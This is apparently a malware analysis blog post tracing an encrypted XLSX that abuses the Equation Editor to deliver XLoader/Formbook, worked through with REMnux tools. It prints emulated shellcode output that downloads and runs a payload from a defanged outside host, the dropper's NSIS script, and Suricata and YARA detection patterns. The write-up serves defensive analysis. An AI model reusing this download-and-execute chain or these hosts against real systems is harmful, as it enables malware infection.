

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XLoader/Formbook Distributed by Encrypted VelvetSweatshop Spreadsheets

Posted **Feb 11, 2022** • Updated **Mar 29, 2022**

By **Tony Lambert** **9 min** read

Just like with RTF documents, adversaries can use XLSX spreadsheets to exploit the Microsoft Office Equation Editor. To add a little bit of complication on top, adversaries also sometimes like to encrypt/password protect documents, but that doesn't have to slow down our analysis too much. For this analysis I'm working with this sample in MalwareBazaar: https://bazaar.abuse.ch/sample/91cf449506a9c3ade639027f6a38e99ee22d9cc7c2a1c4bc42fc80471 85b8918/.

Triaging the File

MalwareBazaar gave us a head start in asserting the document is a XLSX file. We can confirm this with Detect-It-Easy and `file`.

Console

```
remnux@remnux:~/cases/xloader-doc$ diec TW0091.xlsx
filetype: Binary
arch: NOEXEC
mode: Unknown
endianess: LE
type: Unknown
  archive: Microsoft Compound(MS Office 97-2003 or MSI etc.)

remnux@remnux:~/cases/xloader-doc$ file TW0091.xlsx
TW0091.xlsx: CDFV2 Encrypted
```

The `file` output indicates the XLSX file is encrypted, so step one is taking a crack at getting the decrypted document.

Decrypting the Spreadsheet


We can give a good first shot at finding the document password using `msoffcrypto-crack.py`.

Console

```
remnux@remnux:~/cases/xloader-doc$ msoffcrypto-crack.py TW0091.xlsx
Password found: VelvetSweatshop
```

And just like that, we got a little lucky! The password for this document is `VelvetSweatshop`, which has some significance in MS Office documents. For more info you can hit up Google, but the basic gist is that Office documents encrypted with the password `VelvetSweatshop` will automatically decrypt themselves when opened in Office. This is an easy way to encrypt documents for distribution without having to worry about passing a password to the receiving party.

To decrypt the document, we can pass that password into `msoffcrypto-tool`.



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```
Console
remnux@remnux:~/cases/xloader-doc$ msoffcrypto-tool -p VelvetSweatshop TW0091.xlsx

remnux@remnux:~/cases/xloader-doc$ file decrypted.xlsx
decrypted.xlsx: Microsoft Excel 2007+
```

Alright, now we have a decrypted document to work with!

Analyzing the Decrypted Spreadsheet

A good first step with any MS Office file is to check for macro-based things with `olevba`.

```
Console
remnux@remnux:~/cases/xloader-doc$ olevba decrypted.xlsx
olevba 0.60 on Python 3.8.10 - http://decalage.info/python/oletools
===============================================================================
FILE: decrypted.xlsx
Type: OpenXML
No VBA or XLM macros found.
```

The output from `olevba` indicates there aren't Visual Basic for Applications (VBA) macros or Excel 4.0 macros present. This leads me into thinking there may be OLE objects involved. We can take a look using `oledump.py`.

```
Console
remnux@remnux:~/cases/xloader-doc$ oledump.py decrypted.xlsx
A: xl/embeddings/oleObject1.bin
 A1:         20 '\x01Ole'
 A2:       1643 '\x01oLe10nAtIVe'
```

So it looks like we've got an OLE object in the spreadsheet that doesn't contain macro code. I'm leaning towards thinking it's shellcode at this point. Since that A2 stream looks like it is larger, let's extract it and see if `xorsearch.py -W` can help us find an entry point.

```
Console
remnux@remnux:~/cases/xloader-doc$ oledump.py -d -s A2 decrypted.xlsx > a2.dat

remnux@remnux:~/cases/xloader-doc$ file a2.dat
a2.dat: packed data

remnux@remnux:~/cases/xloader-doc$ xorsearch -W a2.dat
Found XOR 00 position 0000020E: GetEIP method 3 E9AE000000
Found ROT 25 position 0000020E: GetEIP method 3 E9AE000000
Found ROT 24 position 0000020E: GetEIP method 3 E9AE000000
Found ROT 23 position 0000020E: GetEIP method 3 E9AE000000
```

It looks like `xorsearch` found a GetEIP method at 0x20E in the A2 stream we exported. We can use this offset with `scdbg` to emulate shellcode execution and see if that is what downloads a subsequent stage. When looking at the report output from `scdbg`, we can see several familiar functions.

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



```
401454  GetProcAddress(ExpandEnvironmentStringsW)
401487  ExpandEnvironmentStringsW(%PUBLIC%\vbc.exe, dst=12fb9c, sz=104)
40149c  LoadLibraryW(UrlMon)
4014b7  GetProcAddress(URLDownloadToFileW)
401505  URLDownloadToFileW(hxxp://2.58.149[.]229/namec.exe, C:\users\Public\vbc.exe
40154d  LoadLibraryW(shell32)
401565  GetProcAddress(ShellExecuteExW)
40156d  unhooked call to shell32.ShellExecuteExW
```

In the shellcode, the adversary uses ExpandEnvironmentStringsW to find the Public folder in Windows. Next, they use URLDownloadToFileW to retrieve content from `hxxp://2.58.149[.]229/namec.exe` and write it to `C:\Users\Public\vbc.exe`. Finally, they use ShellExecuteExW to launch `vbc.exe`.


Triaging vbc.exe

We're not going to entirely reverse engineer `vbc.exe` tonight, but we can get some identifying information about it. To start off, let's take a look at some details using `file` and `pedump`.

```
remnux@remnux:~/cases/xloader-doc$ file vbc.exe
vbc.exe: PE32 executable (GUI) Intel 80386, for MS Windows, Nullsoft Installer self
```

The `file` utility says that the EXE is a Nullsoft Installer archive. We can confirm this using a couple data points from `pedump`. First, we'll want to look at the executable's PE sections. The presence of a section named `.ndata` tends to indicate the EXE is a Nullsoft Installer. Also, the compiler information section of `pedump` output will show the executable was made with Nullsoft.

```
remnux@remnux:~/cases/xloader-doc$ pedump -S --packer vbc.exe
```



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```
=== SECTIONS ===

  NAME          RVA      VSZ    RAW_SZ  RAW_PTR  nREL  REL_PTR nLINE LINE_PTR     FL
  .text        1000     5976      5a00      400     0        0     0        0  60000
  .rdata       7000     1190      1200     5e00     0        0     0        0  40000
  .data        9000    1af98       400     7000     0        0     0        0  c0000
  .ndata      24000     8000         0        0     0        0     0        0  c0000
  .rsrc       2c000      900       a00     7400     0        0     0        0  40000

=== Packer / Compiler ===

  Nullsoft install system v2.x
```


To squeeze the last bit of information from the `vbc.exe` binary, we can unpack it using `7z`. To get the most information, including the NSIS configuration script, you'll need a version that is several years old such as 15.05 like in this post. I went back and downloaded version 9.38.1 of `p7zip-full`, the Linux implementation of 7-zip.

Console

```
remnux@remnux:~/cases/xloader-doc/zip$ p7zip_9.38.1/bin/7z x vbc.exe

7-Zip 9.38 beta  Copyright (c) 1999-2014 Igor Pavlov  2015-01-03
p7zip Version 9.38.1 (locale=en_US.UTF-8,Utf16=on,HugeFiles=on,2 CPUs,ASM)

Processing archive: vbc.exe

Extracting  8yhm36shrfdb7m
Extracting  mhwrt
Extracting  lzxupx.exe
Extracting  [NSIS].nsi

Everything is Ok

Files: 4
Size:       355002
Compressed: 302002
remnux@remnux:~/cases/xloader-doc/zip$ ll
total 10452
drwxrwxr-x 3 remnux remnux    4096 Feb 11 23:30  ./
drwxrwxr-x 4 remnux remnux    4096 Feb 11 23:28  ../
-rw-rw-r-- 1 remnux remnux  216666 Feb 11 03:22  8yhm36shrfdb7m
-rw-rw-r-- 1 remnux remnux  125952 Feb 11 03:22  lzxupx.exe
-rw-rw-r-- 1 remnux remnux    7486 Feb 11 03:22  mhwrt
-rw-rw-r-- 1 remnux remnux    4898 Feb 11 21:54 '[NSIS].nsi'
drwx------ 6 remnux remnux    4096 Feb 11 23:28  p7zip_9.38.1/
-rw-rw-r-- 1 remnux remnux  302002 Feb 11 21:54  vbc.exe
```

We can take a look in the `[NSIS].nsi` script and see what content would be executed:

```
Function .onGUIInit
  InitPluginsDir
    ; Call Initialize_____Plugins
    ; SetDetailsPrint lastused
  SetOutPath $INSTDIR
  File 8yhm36shrfdb7m
  File mhwrt
  File lzxupx.exe
  ExecWait "$INSTDIR\lzxupx.exe $INSTDIR\mhwrt"
  Abort
  FlushINI $INSTDIR\churches\forget.bin
  Pop $R5
```



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```
Push 31373
CopyFiles $INSTDIR\unknowns\hemlock.bmp $INSTDIR\arboretum\bitsy\chances.tif    ; $(
Nop
Exec $INSTDIR\mightier\audit\kahuna.pdf
CreateDirectory $INSTDIR\sail\hold
GetFullPathName $7 $INSTDIR\cloak.csv
Nop
DetailPrint rstykivsbfr
Exch $1
  ; Push $1
  ; Exch
  ; Pop $1
SetErrorLevel 3
CreateDirectory $INSTDIR\manic\sons\folklore
CreateDirectory $INSTDIR\reaches
CreateDirectory $INSTDIR\scanning\audit
Nop
  ReadEnvStr $R2 TEMP
  DetailPrint sylsppbkgbyo
  Exch $8
    ; Push $8
    ; Exch
    ; Pop $8
  Exch $R7
    ; Push $R7
    ; Exch
    ; Pop $R7
  EnumRegKey $R5 HKLM oqyalkuqydrx 2236
  FileWriteByte $5 765
FunctionEnd
```


When the NSIS installer starts running, it will execute the commands in `.onGUIInit`. These three files get written:

- 8yhm36shrfdb7m
- mhwrt
- lzxupx.exe

The installer then runs the command `"$INSTDIR\lzxupx.exe $INSTDIR\mhwrt"`, waiting for the result. After it finishes, an `Abort` command processes. The abort causes the installer code to immediately skip to the function `.onGUIEnd`. Since this function isn't defined in this particular script, the installer ends immediately.

How Do We Know It's XLoader/Formbook??

This is where analysis dried up for me via code and I started leaning on sandbox output. Specifically, I looked at the report from Hatching Triage here: https://tria.ge/220211-wmgqsaeegl/behavioral1. When parsing the output, I noticed the sandbox made some identification based on the Suricata Emerging Threats rule ET MALWARE FormBook CnC Checkin (GET). Let's see if we can validate that using the rule criteria and PCAP data from the sandbox. You can grab the Emerging Threats rules here: https://rules.emergingthreats.net/OPEN_download_instructions.html. I downloaded the PCAP from Tria.ge.



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Once we unpack the rules, we can search them using `grep -F` to quickly find the alert criteria.

```
Console
remnux@remnux:~/cases/xloader-doc/network/rules$ grep -F 'ET MALWARE FormBook CnC C

emerging-malware.rules:alert http $HOME_NET any -> $EXTERNAL_NET any (msg:"ET MALWA

emerging-malware.rules:alert http $HOME_NET any -> $EXTERNAL_NET any (msg:"ET MALWA

emerging-malware.rules:alert http $HOME_NET any -> $EXTERNAL_NET any (msg:"ET MALWA
```

The first big pattern in the rules, `content:"Connection|3a 20|close|0d 0a 0d 0a 00 00 00 00 00 00|"`, is matched in a packet going to `www.appleburyschool[.]com`. Finally, the rest of the URI for the request matches a massive regular expression for Formbook/Xloader.

```
/^[A-Za-z0-9_-]{1,15}=(?:[A-Za-z0-9-_]{1,25}|(?:[A-Za-z0-9+/]{4})*(?:[A-Za-z0-9+/]{2}=
```

```
Plaintext
/b80i/?1bwhC=javT2wWCzY2TGjiLQcDYfNXvB4BbgLustNQoY/LvZGM3F6OzxMpM5exhHgP5m5g5&tB=Tt
```

It's also possible to validate findings using the memory dumps in Triage! One of the fields in Triage indicated a YARA rule tripped on the memory dump `636-73-0x0000000000400000-0x0000000000429000-memory.dmp`, which can be downloaded. This is a memory dump from process ID 636 in that sandbox report, which corresponds to an evil `lzxupx.exe` process. Using `yara-rules`, we can see some evidence of Formbook:

```
Console
remnux@remnux:~/cases/xloader-doc$ yara-rules -s 636-73-0x0000000000400000-0x000000
CRC32b_poly_Constant 636-73-0x0000000000400000-0x0000000000429000-memory.dmp
0x8bb7:$c0: B7 1D C1 04

...

Formbook 636-73-0x0000000000400000-0x0000000000429000-memory.dmp
0x16ad9:$sqlite3step: 68 34 1C 7B E1
0x16bec:$sqlite3step: 68 34 1C 7B E1
0x16b08:$sqlite3text: 68 38 2A 90 C5
0x16c2d:$sqlite3text: 68 38 2A 90 C5
0x16b1b:$sqlite3blob: 68 53 D8 7F 8C
0x16c43:$sqlite3blob: 68 53 D8 7F 8C

...
```

It looks like the contents of memory trip a YARA rules from JPCERT designed to detect Formbook in memory: https://github.com/Yara-Rules/rules/blob/master/malware/MalConfScan.yar#L381

That's all for now, folks, thanks for reading!

malware

malware xloader formbook xlsx velvetsweatshop equationeditor

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

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